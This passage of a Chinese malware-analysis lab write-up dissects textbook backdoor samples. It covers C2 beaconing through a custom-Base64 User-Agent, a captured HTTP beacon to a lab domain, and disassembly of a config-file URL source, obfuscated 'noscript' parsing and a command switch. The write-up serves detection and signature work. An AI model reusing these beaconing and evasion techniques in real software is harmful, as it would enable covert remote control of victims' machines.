
好处：IP 地址比域名对于防御者来说也更难处理。所以让攻击者选择静态 IP 地址，而不是域名。

(2) 这个恶意代码使用哪些网络库？使用这些库的好处和坏处是什么？

恶意代码使用了 WinINet 库。这些库的缺点之一就是需要提供一个硬编码的 User-Agent 字段，另外，如果需要的话，它还要硬编码可选的头部。

相比于 Winsock API，WinINet 库的一个优点是对于一些元素，比如 cookie 和缓存，可以由操作系统提供。

(3) 恶意代码信令中 URL 的信息源是什么？这个信息源提供了哪些优势？



PE 文件中的字符串资源节包含一个用于命令和控制的 URL (<http://127.0.0.1/tenfour.html>)。在不重新编译恶意代码的情况下，可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器位置。

(4) 恶意代码利用了 HTTP 协议的哪个方面，来完成它的目的？

攻击者滥用 HTTP 的 User-Agent 域，它应该包含应用程序的信息。恶意代码创建了一个线程，来对这个域传出信息进行编码，以及另一个线程，使用静态域表示它是通道的“接收”端。

(5) 在恶意代码的初始信令中传输的是哪种信息？

初始的信令是一个编码后的 shell 命令行提示。

(6) 这个恶意代码通信信道的设计存在什么缺点？

尽管攻击者对传出信息进行编码，但并不对传入命令进行编码。

此外，由于服务器必须通过 User-Agent 域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

(7) 恶意代码的编码方案是标准的吗？

编码方案是 Base64，但是使用一个自定义的字母。

```
WXYZlabcd3fghijkl12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmn0pqrstuvwxyz
```

(8) 通信是如何被终止的？

使用关键字 exit 来终止通信。退出时恶意代码会试图删除自己。

(9) 这个恶意代码的目的是什么？在攻击者的工具中，它可能会起到什么作用？

这个恶意代码是一个小且简单的后门程序。它的唯一目的是给远端的攻击者提供一个 shell 命令接口，而通过查看出站 shell 命令活动的常见网络特征不能监测到它。基于它尝试删除自己这个事实，推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。

Lab14-03

1.过程分析

- 静态分析

使用strings工具查看字符串列表

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
<no
<no
C:\autobat.exe
C:\autobat.exe
http://www.practicalmalwareanalysis.com/start.htm
```

可以看到与网络请求有关的字符串；

```
^][
/abcdefghijklmnopqrstuvwxyz0123456789: .
EEE
```

同时也看到与 Base64 相似的编码字符串。

- 动态分析

运行恶意代码，使用wireshark进行抓包：

No.	Time	Source	Destination	Protocol	Length	Info
16	8.15545500	192.168.254.1	224.0.0.251	MDNS	299	Standard query response 0x0000 PTR, cache flush DESKTOP-R4R60AF._dosvc._tcp.local
17	8.15572500	fe80::3ca2:186a:4c:ff02::fb	224.0.0.251	MDNS	319	Standard query response 0x0000 PTR, cache flush DESKTOP-R4R60AF._dosvc._tcp.local
18	8.15618200	192.168.254.1	224.0.0.251	MDNS	235	Standard query response 0x0000 SRV, cache flush 0 0 7680 DESKTOP-R4R60AF.local
19	8.15683400	fe80::3ca2:186a:4c:ff02::fb	224.0.0.251	MDNS	255	Standard query response 0x0000 SRV, cache flush 0 0 7680 DESKTOP-R4R60AF.local
20	8.51516800	192.168.254.131	192.168.254.255	NBNS	92	Name query NB WORKGROUP<1>
21	19.6771730	192.168.254.131	192.168.254.2	DNS	92	Standard query 0x42d5 A www.practicalmalwareanalysis.com
22	19.6814420	192.168.254.2	192.168.254.131	DNS	138	Standard query response 0x42d5 CNAME practicalmalwareanalysis.com A 3.33.251.168 A 15.197.225.128
23	19.6835530	192.168.254.131	3.33.251.168	TCP	62	1347->80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
24	19.7769280	3.33.251.168	192.168.254.131	TCP	60	80->1347 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
25	19.7769590	192.168.254.131	3.33.251.168	TCP	54	1347->80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
26	19.7770980	192.168.254.131	3.33.251.168	HTTP	348	GET /start.htm HTTP/1.1
27	19.7773690	3.33.251.168	192.168.254.131	TCP	60	80->1347 [ACK] Seq=1 Ack=295 Win=64240 Len=0
28	20.1936160	3.33.251.168	192.168.254.131	HTTP	727	HTTP/1.1 403 Forbidden (text/html)

```
GET /start.htm HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-US\r\n
UA-CPU: x86\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n
Host: www.practicalmalwareanalysis.com\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://www.practicalmalwareanalysis.com/start.htm]
[HTTP request 1/4]
[Response in frame: 28]
```

查看导入表确定恶意代码中使用的网络函数

004070B8	InternetOpenA	WININET
004070BC	InternetOpenUrlA	WININET
004070C0	InternetCloseHandle	WININET
004070C4	InternetReadFile	WININET
004070CC	URLDownloadToCacheFileA	urlmon

发现函数来自于WinINet库。使用到的函数包括 InternetOpenA、InternetOpenUrlA、InternetCloseHandle 和 InternetReadFile。

从WinINet函数开始，到0x004011F3处的InternetOpenUrlA系数。

```

mov     [ebp+hInternet], eax
mov     [ebp+dwFlags], 100h
push    0                ; dwContext
mov     edx, [ebp+dwFlags]
push    edx              ; dwFlags
push    0FFFFFFFFh       ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax              ; lpszHeaders
mov     ecx, [ebp+lpszUrl]
push    ecx              ; lpszUrl
mov     edx, [ebp+hInternet]
push    edx              ; hInternet
call    ds:InternetOpenUrlA

```

注意在InternetOpenA之前代码中的静态字符串：


```

push    offset aUserAgentMozil ; "User-Agent: Mozilla/4.0 (compatible; MS"...
lea     edx, [ebp+szAgent]
push    edx                ; char *
call    _sprintf
add     esp, 8
push    offset aAcceptAcceptLa ; "Accept: */*\nAccept-Language: en-US\nUA"...
lea     eax, [ebp+szHeaders]
push    eax                ; char *

```

这些字符串与第一个信令中的字符串一致。简单看来，它们似乎相当普遍，但是元素的结合可能在实际中十分罕见。通过编写一个查找头部特定组合的特征，根据特征触发次数，看哪些组合是特别罕见的。

详细分析代码字符串，先比较这些字符串与原始的信令数据包。注意到信令中含有重复的 User-Agent:User-Agent: 字符串：



虽然输出的字符串看起来是正确的，但是恶意代码没有隐藏 InternetopenA 调用会包括的头部的标题。这种情况可以创建一个有效的特征。

看到0x004011F3处的网络函数带有两个参数，其中仅有一个在InternetopenUrlA调用之前被使用了。

```
int __cdecl sub_4011F3(LPCSTR lpszUrl, char *)
```


```


mov     [ebp+hInternet], eax
mov     [ebp+dwFlags], 100h
push    0             ; dwContext
mov     edx, [ebp+dwFlags]
push    edx           ; dwFlags
push    0FFFFFFFFh    ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax           ; lpzHeaders
mov     ecx, [ebp+lpszUrl]
push    ecx           ; lpszUrl
mov     edx, [ebp+hInternet]
push    edx           ; hInternet
call    ds:InternetOpenUrlA

```

这个参数定义了信令的目的地址URL。

父函数是WinMain:





它包含一个带sleep函数调用的主要循环在winMain中向后跟踪URL参数，可以看到它是0x00401457处函数中被设置。

```

mov     [ebp+var_204], 0
push    0             ; hTemplateFile
push    80h           ; dwFlagsAndAttributes
push    3             ; dwCreationDisposition
push    0             ; lpSecurityAttributes
push    1             ; dwShareMode
push    80000000h     ; dwDesiredAccess
push    offset aCAutobat_exe_0 ; "C:\\autobat.exe"
call    ds:CreateFileA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0FFFFFFFFh
jnz     short loc_4014EA

```

```

push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
call    sub_401372
add     esp, 4
test    eax, eax
jz      short loc_4014E6

```

而这一函数中包含了一个CreateFile调用。函数(0x00401457)引用一组字符串，包含 `C:\\autobat.exe` 和 `http://www.practicalmalwareanalysis.com/start.htm`。静态URL(以start.hm结束)似乎是一个代表打开文件失败的分支，这意味着如果文件不存在，它将反馈到这个信号的URL。

```

push    offset aCAutobat_exe_0 ; "C:\\autobat.exe"
call    ds:CreateFileA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0FFFFFFFh
jnz     short loc_4014EA

```

```

loc_4014EA:                ; lpOverlapped
push    0
lea     edx, [ebp+NumberOfBytesRead]
push    edx                ; lpNumberOfBytesRead
mov     eax, [ebp+arg_4]
sub     eax, 1
push    eax                ; nNumberOfBytesToRead
mov     ecx, [ebp+lpBuffer]
push    ecx                ; lpBuffer
mov     edx, [ebp+hFile]
push    edx                ; hFile
call    ds:ReadFile
test    eax, eax
jnz     short loc_401520

```

继续检查CreateFile函数调用，它使用了C:\\autobat.exe引用，好像ReadFile命令把缓冲作为一个参数，这个参数最终会返回到InternetOpenURLA函数。因此可以推断autobat.exe是存储URL明文的配置文件。

确定了信令的信息来源组件之后，回到最初调用，来确定接收到某些内容后会发生什么。

```

loc_4012B0:
lea     ecx, [ebp+dwNumberOfBytesRead]
push    ecx                ; lpdwNumberOfBytesRead
push    800h               ; dwNumberOfBytesToRead
lea     edx, [ebp+Buffer]
push    edx                ; lpBuffer
mov     eax, [ebp+hFile]
push    eax                ; hFile
call    ds:InternetReadFile
test    eax, eax
jnz     short loc_4012D3

```

```

loc_4012D3:
cmp     [ebp+dwNumberOfBytesRead], 0
jnz     short loc_4012DB

```

```

loc_4012DB:                ; "<no"
push    offset aNo
lea     ecx, [ebp+Buffer]
push    ecx                ; char *
call    _strchr
add     esp, 8
mov     [ebp+var_21C], eax

```

0x004012C7处InternetReadFile调用后，看到另一个strchr调用，其中一个参数是<no。

strchr函数位于两个循环之间，外部的InternetReadFile调用获得更多数据，内部调用包含strchr函数和另外一个在查找<no字符串时被调用的函数(位于0x00401000)


```
loc_4012DB:                ; "<no"
push    offset aNo
lea     ecx, [ebp+Buffer]
push    ecx                ; char *
call    _strstr
add     esp, 8
mov     [ebp+var_21C], eax
```

```
loc_4012F5:
cmp     [ebp+var_21C], 0
jz      short loc_401347
```

```
mov     edx, [ebp+arg_4]
push    edx                ; char *
mov     eax, [ebp+lpzUrl]
push    eax                ; char *
mov     ecx, [ebp+var_21C]
push    ecx                ; char *
call    sub_401000
add     esp, 0Ch
test    eax, eax
jz      short loc_401322
```

可以推断这是一个测试是否能找到正确内容的额外测试。

使用较小连接块的输入缓冲区测试（sub_401000）：




攻击者通过将字符串比较拆分成多个小较短的字符串测试，来消除明显的字符串比较，从而尝试隐藏他们正在查找的字符串。

此外，请注意请求的字符串(noscript)被混淆了，从而避免产生明显的模式。前三个比较是0位置上的n、5位置上的i，以及1位置上的o。

两个大的比较代码块是按照单字节进行比较。第一个是字符/的搜索，另一个是两个字符串的字符串比较(strstr)，两个字符串都是作为参数被传入。


随着逆向跟踪，很明显发现其中一个参数是从互联网读取的字符串，另一个则是来自于配置文件中的URL。/字符在URL中向后搜索，一旦发现，字符/被转换成NULL，从而作为字符串的终止符。从本质上讲，这块代码是在返回缓冲区中搜索URL(除了文件名)。



第二块代码是从被截断URL尾部开始对静态字符串 '96' 进行搜索。函数的底部有两条路径：一条表示查找所需的特征失败，另一条表示查找成功。注意，大量的路径关注失败状态(loc_401141)这些路径表示搜索提前终止。

总之，假设默认的URL正在被使用，这部分代码的过滤函数正在查找以下内容(noscript标签后的省略号表示可变的内容)：<noscript>...http://www.practicalmalwareanalysis.comreturned content96'

回到winMain函数，看到0x00401684中的函数紧跟着Internet函数(0x004011F3)，并且有一个相似的参数，这证明是一个URL。




这是一个选择函数，它配置为通过使用了跳转表的选择结构来做出选择。在选择结构之前，strtok将命令内容分为两部分，这两部分被存入两个变量。下面的汇编拿出第一个字符串的第一个字符并且把这个字符用作选择语句(switch):

```
mov     ecx, [ebp+var_10]
movsx   edx, byte ptr [ecx]
mov     [ebp+var_14], edx
mov     eax, [ebp+var_14]
sub     eax, 64h
```

case 0是字符'd'，所有其他case的值都大于10、14和15，它们被转换成'n','r'和's'。'n'函数是最早找到的，因为它除了设置一个导致主循环退出的变量外，什么也没有做。


's'函数是休眠，它直接使用了命令的第二部分作为sleep命令的数字值。'r'和'd'函数是相关的，因为它们都在运行开始时将命令的第二部分传递一个相同函数
